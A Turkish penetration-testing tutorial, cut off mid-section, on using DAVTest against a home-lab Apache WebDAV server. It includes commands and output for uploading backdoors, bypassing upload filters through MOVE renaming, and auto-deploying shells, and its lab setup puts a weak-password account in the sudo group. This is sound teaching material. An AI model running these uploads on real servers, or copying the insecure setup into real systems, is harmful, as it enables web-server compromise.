DAVTest Yapma

a. DAVTest Nedir?
b. WebDav Nedir?
c. DavTest Kullanımı
d. Apache'ye WebDav Kurulumu

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

e. Uygulama (Apache'ye DavTest Yapma)

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

f. Ekstra ((Cadaver istemcisi ile WebDav'a erişim))

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

g. Ekstra ((File Browser ile WebDav'a erişim))

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

a. DAVTest Nedir?

DAVTest hedef web sunucularındaki WebDav servisini denetleyen ve exploit eden bir tool'dur. WebDAV servisi açık olan web sunucularına çalıştırılabilir dosya upload'lanabiliyor mu testini yapar ve upload'lanabiliyorsa backdoor koymamızı sağlar. DAVTest tool'u aşağıdaki işlemleri desteklemektedir:

- Hedef web sunucusuna otomatik olarak exploit dosyası gönderme
- Hedef web sunucusuna txt dosyası gönderme ve txt dosyasının ismini çalıştırılabilir dosya haline dönüştürmeyi deneme
- Hedef web sunucusuna gönderilen dosyayı otomatik olarak silme
- Hedef web sunucusuna rastgele herhangi bir dosya gönderebilme

b. WebDav Servisi Nedir?

WebDAV servisi istemcilere uzaktan web sunucusundaki web içeriğinde yetkili işlemler gerçekleştirebilmesini sağlayan bir http protokolü uzantısıdır. Bu servis ile istemciler web sunucusu üzerinde döküman oluşturma, döküman değiştirme, döküman taşıma gibi işlemlerini gerçekleştirebilmektedirler. Bu servis standard http verb'lerine (HEAD, GET, POST, PUT, DELETE, TRACE, …) ekstradan şu verb'leri de ekler.

COPY
Aynı sunucu içerisindeki bir url'den diğer url'ye kaynak kopyalaması işlemini yapar.

MKCOL
Dizin oluşturur.

MOVE
Aynı sunucu içerisindeki bir url'den diğer url'ye kaynak taşıma işlemini yapar.

PROPFIND
Bir web kaynağının xml formatında özelliklerini getirtir. Ayrıca uzak sistemin dizin hiyerarşisini getirmeyi de sağlar.

PROPPATCH
Bir kaynak üzerindeki birden fazla özelliği değiştirmeyi ve silmeyi sağlar.

LOCK
Bir kaynağa kilit koyar.

UNLOCK
Bir kaynaktaki killidi açar.

Şu web sunucuları WebDAV servisine sahiptirler:

- IIS Sunucular
  WebDAV modülü (optional)

- Apache Sunucular
  dav_fs modülü veya Apache Subversion (svn) temelli bir WebDAV desteği (optional)

- Nginx Sunucular
  Kısıtlı bir WebDav modülü (optional)

- lighttpd Sunucular
  WebDav modülü (optional)

WebDav servisi ile dosya upload'lama, dosya silme ve dosya taşıma gibi işlemler yapabildiğimiz için aynı işlemleri yapan

- File Transfer Protocol (FTP) // ya da FTP'nin secure hali FTPS protokolü
- SSH File Transfer Protocol (SFTP)
- SMB or SAMBA // Uzaktan bir sistemin dosya hiyerarşisine erişim

servisleri WebDav servisinin alternatifleridirler.

c. DAVTest Kullanımı

WebDav servisini denetleyen ve exploit eden davTest tool'u Kali ile beraber gelmektedir. Kullanımı aşağıdaki gibidir:

// Default Kullanım

> davtest -url http://www.example.com/webdav_dizin_ismi/

Output (e.g.):

```
*****************************************************
Testing DAV connection                                  // WebDAV açık mı kontrolü
OPEN      SUCCEED:      http://192.168.1.209            // WebDAV servisi açık
*****************************************************
NOTE    Random string for this session: B0yG9nhdFS8gox
*****************************************************
 Creating directory
MKCOL   SUCCEED: Created http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox   // Hedef web sunucusun-
                                                                          // da dizin oluşturulur.
*****************************************************
 Sending test files

// Hedef web sunucusundaki oluşturduğumuz dizin içerisine sırasıyla aynı isimli asp, txt,
// perl, jsp, cfm, aspx, jhtml, php, html ve shtml dosyaları yollama denemeleri yapılır

PUT asp FAIL
PUT cgi FAIL
PUT txt SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT pl  SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl
PUT jsp SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT cfm SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT aspx    FAIL
PUT jhtml   SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml
PUT php SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT html    SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html
PUT shtml   FAIL
// SUCCEED'ler hedef web sunucusuna upload'lamayı başarabildiğimiz dosyaları gösterir.

*****************************************************
 Checking for test file execution

// Hedef web sunucusuna yollanabilen dosyaların içerisindeki betik kodları hedef sistemde çalışabiliyor mu
// çalışamıyor mu kontrolünü yapar. Böylece hangi betik dili hedef sistemde kullanılıyor tespiti yapılır ve
// gönderilecek shell ona göre belirlenebilir..

EXEC    txt SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
EXEC    pl  FAIL
EXEC    jsp FAIL
EXEC    cfm FAIL
EXEC    jhtml   FAIL
EXEC    php FAIL
EXEC    html    SUCCEED:    http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

// SUCCEED'ler hedef web sunucusunda çalışabilen betik dillerini ifade eder.
```

```
**********************************************************
/usr/bin/davtest Summary:

// Hedef Web sunucunda başarılan işlemlerin özeti sunulur:
//          Hedef sistemde dizin oluşturuldu.                    //   İsmi =>
DavTestDir_B0yG9nhdFS8gox
//
//          Put File: satırları upload'lanabilen dosyaları gösterir.
//          ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
//          Dizin içerisine txt dosyası başarıyla yollandı.
//          Dizin içerisine pl dosyası başarıyla yollandı.
//          Dizin içerisine jsp dosyası başarıyla yollandı.
//          Dizin içerisine cfm dosyası başarıyla yollandı.
//          Dizin içerisine jhtml dosyası başarıyla yollandı.
//          Dizin içerisine php dosyası başarıyla yollandı.
//          Dizin içerisine html dosyası başarıyla yollandı.
//
//          Executes: satırları hedef sistemde desteklenen (çalışabilen) betik dillerini gösterir.
//          ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
//          Dizin içerisindeki txt dosyası çalıştırılabilir izne sahip
//          Dizin içerisindeki html dosyası çalıştırılabilir izne sahip

Created: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.pl
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jsp
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.cfm
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.jhtml
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.php
PUT File: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.txt
Executes: http://192.168.1.209/DavTestDir_B0yG9nhdFS8gox/davtest_B0yG9nhdFS8gox.html

**********************************************************
```

Exexutes satırlarından desteklenen betik dillerini öğrenerek hedef web sunucusuna örneğin uygun bir backdoor konabilir ve web sunucusu hack'lenebilir. Backdoor upload'layabilmek için davtest tool'unun parametrelerinden faydalanılması gerekmektedir. Bu parametreler şunlardır:

```
> davtest -url <url> [options]

 -auth+         Authorization (user:password)
 -uploadfile+   upload this file (requires -uploadloc)
 -uploadloc+    upload file to this location/name (requires -uploadfile)
 -url+          url of DAV location
 -cleanup       delete everything uploaded when done
 -move          PUT text files then MOVE to executable
 -directory+    postfix portion of directory to create
 -debug+        DAV debug level 1-3 (2 & 3 log req/resp to /tmp/perldav_debug.txt)
 -nocreate      don't create a directory
 -quiet         only print out summary
 -rand+         use this instead of a random string for filenames
 -sendbd+       send backdoors:
                auto - for any succeeded test
                ext - extension matching file name(s) in backdoors/ dir
```

[Burada bahsedilen davtest kullanımlarının uygulamalı gösterimi sonraki başlıklarda yer alacaktır]

i) Hedef WebDAV Servisini Denetleme ve Kendi Backdoor'umuzu Upload'lama

Aşağıdaki davtest tool'unun default kullanımını görmektesin. Default kullanım ile hedef WebDav servisine dosya upload'lanabiliyor mu, upload'lanabiliyorsa hedef web sunucu hangi betik dillerini destekliyor sonuçlarına ulaşırız. Bu işlem için davtest tool'u kendinde tanımlı tüm “asp, jsp, php, aspx,...” script'lerini içlerinde matematiksel işlemler bulundurur vaziyette hedef webdav servisinin dizinine upload'lamayı dener. Başarıyla upload'lanabilen script dosyalarından matematiksel işlemi hesaplayabilen (yani script kodunu çalıştıran) dosyaları tespit eder ve çıktıya Executes satırları olarak sunar. Executes: satırları hedef sistemde hangi script dillerinin çalışabildiğini bize söyler.

```
// Default Kullanımı

> davtest -url http://172.16.3.72/webdav   // webdav dizin ismi WebDav kurulumuna göre
                                           // değişebilir.
```

Yukarıdaki kullanım ile çalışan betik dilini tespit ettikten sonra -uploadfile parametresine yerel sistemimizdeki dosya ve -uploadloc parametresine ise hedef web sunucusundaki bir url konarak hedef web sunucusuna WebDAV servisi üzerinden elle belirli bir uzantıda dosya (örn; backdoor) upload'layabiliriz.

```
// Yerel sistemimizdeki backdoor.php dosyası hedef sistemde bulunulan WebDav servi-
// sinin kök dizinine, yani webdav dizinine upload'lanır ve exploitation'a giden yol
// böylece açılır.

( yeni kali’lerde )

> davtest -uploadfile /root/backdoor.php -uploadloc backdoor.php -url http://172.16.3.
72/webdav

( eski kali’lerde )

> davtest -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav
```

Böylece elle hedef sisteme kendi backdoor dosyamızı upload'lama işlemini görmüş olduk.Bu noktadan sonra backdoor dosyamıza erişerek exploitation'ı (web site hack'lemesini) gerçekleştirebiliriz.

ii) Hedef WebDav Servisine Güvenliği Bypass Ederek Backdoor Upload'lama

Eğer davtest tool'unun default kullanımı sonucunda hiçbir matematiksel işlem taşıyan betik dosyası upload'lanamamışsa ve sadece txt uzantılı dosya upload'lanabilmişse -move parametresi ile tüm script'leri txt uzantılı olarak hedef sisteme upload'layıp tüm dosyalar hedef web sunucusuna yerleştiğinde sırasıyla ilgili script uzantısına dönüştürülmeye çalışılabilir. Move komutu ile upload'lanan dosyalar ilgili betik dili uzantısına dönüşebilirlerse hedef sistemin upload mekanizmasındaki güvenlik önlemi bypass edilmiş olacaktır.

```
// Move ile hedef web sunucuya matematiksel işlem taşıyan betik dosyaları txt olarak
// upload'lanır ve sonra dosyalar sunucuya yerleştikten sonra ilgili uzantılarına
```

// dönüştürülmeye çalışılır.

> davtest -move -url http://172.16.3.72/webdav

Buradan hareketle belirli bir backdoor dosyasını txt uzantılı gönderip sonra çalıştırabilir uzantıya dönüştürebiliriz.

// TXT Yapma işlemi Kendi Backdoor'umuz İçin DavTest'te ÇALIŞMIYOR (!)

> davtest -move -uploadfile /root/backdoor.php -uploadloc ./ -url http://172.16.3.72/webdav

// ^
// ||
// ----
// Default kullanıma -move parametresi eklendiğinde çıktıya test betik dosyalarının
// (matematiksel işlem taşıyan dosyaların) txt uzantılı olarak başarıyla upload'landığı ve
// sonra MOVE komutuyla başarılı bir şekilde ilgili uzantılara hedef sunucuda
// dönüştürüldüğü görülmektedir. Fakat kendi backdoor'umuzu upload'larken -move
// parametresi aynı işlem gerçekleştirememektedir. Github'daki tool'un kaynak koduna
// bakıldığında -move parametresinin sadece davtest tool'u içerisinde tanımlı backdoor'lar
// upload'lanırken işlevsel olduğu görülmülmüştür. Kendi backdoor'umuz için move
// parametresi çalışsın şeklinde bir kodlamaya rastlanmamıştır (Her kod bloğunun başında
// işlevini anlatan yorum satırları bulunuyordu ve kendi backdoor'umuzu move ile
// upload'lamaya dair bir kod bloğuna rastlanmadı). Ayrıca davtest log'larına bir default
// kullanım ve move parametresi sonrası bakılmıştır ve bir de kendi backdoor'umuz ve move
// parametresi sonrası bakılmıştır Log'larda default kullanım + move 'un dosyaları http put
// request ile txt uzantılı upload'ladığı görülmüştür, fakat kendi backdoor'umuz + move 'un
// dosyayı betik dili uzantısıyla upload'ladığı görülmüştür. Sonuç olarak kendi
belirlediğimiz
// bir backdoor'u txt olarak gönderip tekrar eski haline döndürme işlemini davtest ile
// yapamamaktayız. Fakat bir WebDav istemcisi olan (ve Kali'de yüklü olarak gelen)
cadaver
// istemcisi ile bu işlemi manuel olarak yapabiliriz. Cadaver kullanımı ileride verilecektir.

iii) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Upload'lama

-sendbd (send backdoor) parametresi ise i) maddesinde yapıldığı üzere kendi backdoor dosyamızı upload'lamak yerine davtest tool'undaki tüm betik dilleri için tanımlı backdoor'ları hedef sisteme upload'lamayı sağlar. Davtest tool'una sendbd parametre değeri olarak auto verilirse davtest tool'u hedef sistemde sadece saptadığı desteklenen (çalışabilen) script dillerinde “shell script” dosyalarını upload'layacaktır.

// Tüm matematiksel işlem taşıyan script'ler gönderilir. Çalışabilen script'ler saptanır ve
// sendbd auto parametresi ile desteklenen türden backdoor dosyaları hedef sisteme
// upload'lanır ve exploitation'a giden yol açılır.

> davtest -sendbd auto -url http://172.16.3.72/webdav

iv) Hedef WebDav Servisine DavTest İçinde Yüklü Backdoor'u Güvenliği Bypass Ederek Upload'lama

Nihai olabilecek kullanım şekli (-move ve -sendbd nin beraber kullanımı) aşağıda verilmiştir. Daha önce ifade edildiği üzere move parametresi hedef sisteme upload'lanan dosyaları txt uzantılı upload'layıp dosyalar sunucuya yerleştikten sonra ilgili uzantılarına dönüştürmeye yarıyordu ve sendbd parametresi ise “davtest içinde yüklü” backdoor'ları upload'lamaya yarıyordu. Beraber kullanıldıklarında ikisinin özellikleri birleşir. Aşağıdaki kullanımda davtest default kullanımı dolayısıyla önce tüm matematiksel işlemlere sahip test script'leri hedef sisteme yollanır, ancak -move parametresi kullanıldığı için txt uzantılı yapılarak yollanır. Ardından move parametresi ile hedef sistemde tüm txt uzantılı dosyalar ilgili script uzantısına dönüştürülmeye çalışılır. Dönüşen dosyalar içerisinden matematiksel işlemi hesaplayan (yani çalışan) script'ler tespit edilir ve böylece hedef sistemin desteklediği script dilleri saptanır. Ardından -sendbd auto ile desteklenen türden shell dosyaları hedef sisteme txt olarak gönderilip sonradan ilgili betik uzantısına dönüştürülerek upload'lanır.

```
// Move ile hedef web sunucuya matematiksel işlem taşıyan betik dosyaları txt olarak
// upload'lanır ve sonra dosyalar sunucuya yerleştikten sonra ilgili uzantılarına
// dönüştürülmeye çalışılır. Dönüşen betik dosyaları içersinden matemetiksel işlemi
// hesaplayanlar tespit edilir ve böylece desteklenen betik dilleri belirlenir. Ardından belir-
// lenen betik dillerinde davtest içindeki backdoor'lar hedef sisteme txt olarak upload'lanır
// ve sonra ilgili uzantılarına dönüştürülerek exploitation'a giden yol açılır.

> davtest -move -sendbd auto -url http://172.16.3.72/webdav
```

d. Apache'ye WebDav Kurulumu

[+] Birebir denenmiştir ve başarıyla Ubuntu 14.04 LTS ana makinasına kurulmuştur.

DavTest Tool'unu hedef apache sunucuda kullanabilmek için hedef apache sunucuda bir apache modülü olan WebDav modülünün kurulu olması gerekmektedir. Bu nedenle apache sunucuya WebDav modülü şu şekilde kurulmaktadır.

```
# Apache sunucuda WebDav modülü (servisi) için herhangi bir isimde dizin oluşturulur.
sudo mkdir /var/www/webdav

# Apache yazılımına /var/www'de yazma izni vermek için owner izni apache kullanıcısına
# verilir.
sudo chown -R www-data:www-data /var/www/

# Apache sunucusuna webdav modülleri yüklenir.
sudo a2enmod dav
sudo a2enmod dav_fs

# Apache sunucusundaki 000-default.conf konfigurasyon dosyası açılır.
nano /etc/apache2/sites-available/000-default.conf

    # İlk satıra aşağıdaki ifade girilir.
    DavLockDB /var/www/DavLock
```

Ardından <VirtualHost> tag'ları arasına ise aşağıdaki ifadeler girilir.
Alias /webdav /var/www/webdav
<Directory /var/www/webdav>
   DAV On
</Directory>

Sonuç olarak 000-default.conf konfigurasyon dosyasının son
hali şuna benzer olacaktır:

```
DavLockDB /var/www/DavLock
<VirtualHost *:80>
        # The ServerName directive sets the request scheme, hostname and port that
        # the server uses to identify itself. This is used when creating
        # redirection URLs. In the context of virtual hosts, the ServerName
        # specifies what hostname must appear in the request's Host: header to
        # match this virtual host. For the default virtual host (this file) this
        # value is not decisive as it is used as a last resort host regardless.
        # However, you must set it for any further virtual host explicitly.
        #ServerName www.example.com

        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
        # error, crit, alert, emerg.
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        #LogLevel info ssl:warn

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        #Include conf-available/serve-cgi-bin.conf

        Alias /webdav /var/www/webdav
       <Directory /var/www/webdav>
            DAV On
        </Directory>

</VirtualHost>

 # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

# Son olarak apache servisi yeniden başlatılır.
sudo service apache2 restart

Böylece WebDav servisi apache'ye kurulmuş olacaktır.

Uyarı


WebDav servisine erişimin kullanıcı adı ve şifre ile yapılması isteniyorsa DIGEST authentication modülü kullanılabilir. Bunun için;

```
# Apache sunucusunda WebDav servisi için hesap oluşturulur.
> adduser alex                                          // Şifre sorduğunda da alex diyelim.

# WebDav servisi hesabı sudo grubuna eklenir.
> usermod -aG sudo alex

# Apache Digest modülü enable edilir.
> sudo a2enmod auth_digest

# Digest dosyası oluşturabilmek için gerekli dependency'ler yüklenir.
> sudo apt-get install apache2-utils

# Digest kullanıcı adı - şifre dosyası oluşturulur.
> sudo htdigest -c /etc/apache2/users.password webdav alex     // Şifre sorulduğunda alex
                                                               // girilir.
# Apache user'ının (www-data nın) digest kullanıcı adı -
# şifre dosyasını okumasına izin verilir.
> sudo chown www-data:www-data /etc/apache2/users.password

# Ardından apache sunucusundaki 000-default.conf konfigurasyon dosyası açılır.
> nano /etc/apache2/sites-available/000-default.conf

        # <Directory> tag'ları arasına  aşağıdaki satırlar girilir:
        AuthType Digest
        AuthName "webdav"
        AuthUserFile /etc/apache2/users.password
        Require valid-user

        # Sonuç olarak 000-default.conf konfigurasyon dosyasının son
        # hali şuna benzer olur:
        DavLockDB /var/www/DavLock

        <VirtualHost *:80>
                # The ServerName directive sets the request scheme, hostname and port that
                # the server uses to identify itself. This is used when creating
                # redirection URLs. In the context of virtual hosts, the ServerName
                # specifies what hostname must appear in the request's Host: header to
                # match this virtual host. For the default virtual host (this file) this
                # value is not decisive as it is used as a last resort host regardless.
                # However, you must set it for any further virtual host explicitly.
                #ServerName www.example.com

                ServerAdmin webmaster@localhost
                DocumentRoot /var/www

                # Available loglevels: trace8, ..., trace1, debug, info, notice, warn,
                # error, crit, alert, emerg.
```

```
        # It is also possible to configure the loglevel for particular
        # modules, e.g.
        # LogLevel info ssl:warn
        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        # For most configuration files from conf-available/, which are
        # enabled or disabled at a global level, it is possible to
        # include a line for only one particular virtual host. For example the
        # following line enables the CGI configuration for this host only
        # after it has been globally disabled with "a2disconf".
        # Include conf-available/serve-cgi-bin.conf


        Alias /webdav /var/www/webdav

        <Directory /var/www/webdav>
            DAV On
            AuthType Digest
            AuthName "webdav"
            AuthUserFile /etc/apache2/users.password
            Require valid-user
        </Directory>

    </VirtualHost>

    # vim: syntax=apache ts=4 sw=4 sts=4 sr noet
```

Son olarak apache servisi yeniden başlatılır.
> sudo service apache2 restart

Böylece WebDav servisine erişim kullanıcı adı ve şifre kontrolüyle gerçekleşir..



Not : /etc/apache2/apache2.conf dosyasındaki sadece GET, POST ve HEAD taleplerine izin veren konfigurasyon ayarı davtest tool'u, (sonradan bahsedilecek) cadaver istemcisi ve (sonradan bahsedilecek) File Browser ile WebDav'a erişmemizi engellemektedir. Çünkü webdav GET, POST ve HEAD methodları dışında başka http methodları da kullanmaktadır. O nedenle WebDav

servisine erişim için ilgili konfigurasyon ayarını aşağıdaki gibi yorum satırı yapmamız gerekmetktedir.

```
> nano /etc/apache2/apache2.conf
…
#<Location />
#   <LimitExcept HEAD GET POST>
#      order deny,allow
#      deny from all
#   </LimitExcept>
#</Location>
```

Not 2: Eğer WebDav servisinde kullanıcı adı ve şifre kontrolünü kapamak istiyorsak <Directory> dizinleri arasındaki

```
AuthType Digest
AuthName "webdav"
AuthUserFile /etc/apache2/users.password
Require valid-user
```

satırlarını yorum satırı yapıp apache2 'yi restart'lamak yeterlidir.

e. Uygulama (Apache'ye Davtest Yapma)

[+] Birebir denenmiştir ve başarıyla uygulanmıştır.

Gereksinimler

- Kali Linux 2018 [Davtest Tool'u]
- Ubunu 14.04 LTS [Hedef Apache ve WebDav Servisi]

Hedef apache sunucusunu Kali Linux 2018 sanal makinasindeki davtest tool'u ile test etmek için Kali Linux 2018 sanal makinasında aşağıdaki komut çalıştırılır:

Kali Linux 2018 Terminal:

```
> davtest -url http://172.16.3.72/webdav/
```

Not: IP adresi Ubuntu 14.04 LTS nindir. /webdav dizini ise WebDav kurulumu sırasında belirlenmiş WebDav servisinin kök dizinidir.
Not2 : Hedef IP adresinin localhost'una erişim için Ubuntu 14.04 LTS 'deki ufw disable edilmelidir.


Output:

```
Output
**********************************************************
 Testing DAV connection
```

```
OPEN            SUCCEED:            http://172.16.3.72/webdav
*****************************************************
NOTE    Random string for this session: dHRSZQhI
*****************************************************
 Creating directory
MKCOL           SUCCEED:        Created http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
*****************************************************
 Sending test files
PUT     cfm     SUCCEED     http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT     pl      SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
PUT     txt     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT     asp     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT     jhtml   SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT     aspx    SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT     html    SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
PUT     shtml   SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT     jsp     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT     cgi     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT     php     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
*****************************************************
 Checking for test file execution
EXEC    cfm     FAIL
EXEC    pl      FAIL
EXEC    txt     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
EXEC    asp     FAIL
EXEC    jhtml   FAIL
EXEC    aspx    FAIL
EXEC    html    SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
EXEC    shtml   FAIL
EXEC    jsp     FAIL
EXEC    cgi     FAIL
EXEC    php     SUCCEED:    http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php

*****************************************************
/usr/bin/davtest Summary:
Created: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.asp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jhtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.aspx
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.shtml
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.jsp
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cgi
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.txt
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.html
Executes: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.php
```

Çıktadan görülebileceği üzere önce hedef apache sunucusunda WebDav servisi açık mı kontrolü yapılmıştır. Açık olduğu tespitinden sonra bir klasör oluşturulmuştur ve test amaçlı (matematiksel işlem içeren) tüm betik dillerinde dosyalar hedef apache sunucusundaki oluşturulan klasöre WebDav servisi üzerinden upload'lanmıştır. Daha sonra gönderilen betik dosyalarındaki matematiksel işlemleri hesaplayabilen dosyalar belirlenip hangi betik dilinin hedef sistemde çalıştığı tespit edilmiştir. Son olarak da çıktıdaki Summary başlığı altında başarıyla upload'lanan test betik dosyaları ve Executes: satırları ile de hedef sunucuda çalışabilen betik dilleri ekrana basılmıştır. Aşağıda WebDav servisine upload'lanan dosyaları görmektesin:

Ubuntu 14.04 LTS WebDav Dizini:



Bu noktadan sonra davtest tool'unun çıktısından görebileceğimiz üzere çalışabilen betik dilini öğrendiğimize göre elle belirli bir backdoor dosyasını hedef sunucuya upload'layabiliriz. Ya da davtest tool'u içerisinde tanımlı bir backdoor dosyasını otomatikmen hedef sunucuya gönderebiliriz.

=> Kendi Backdoor'umuzu Upload'lama

DavTest Tool'u Çıktısının Summary (Özet) Başlığı Şuydu:

Created: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.cfm
PUT File: http://172.16.3.72/webdav/DavTestDir_dHRSZQhI/davtest_dHRSZQhI.pl
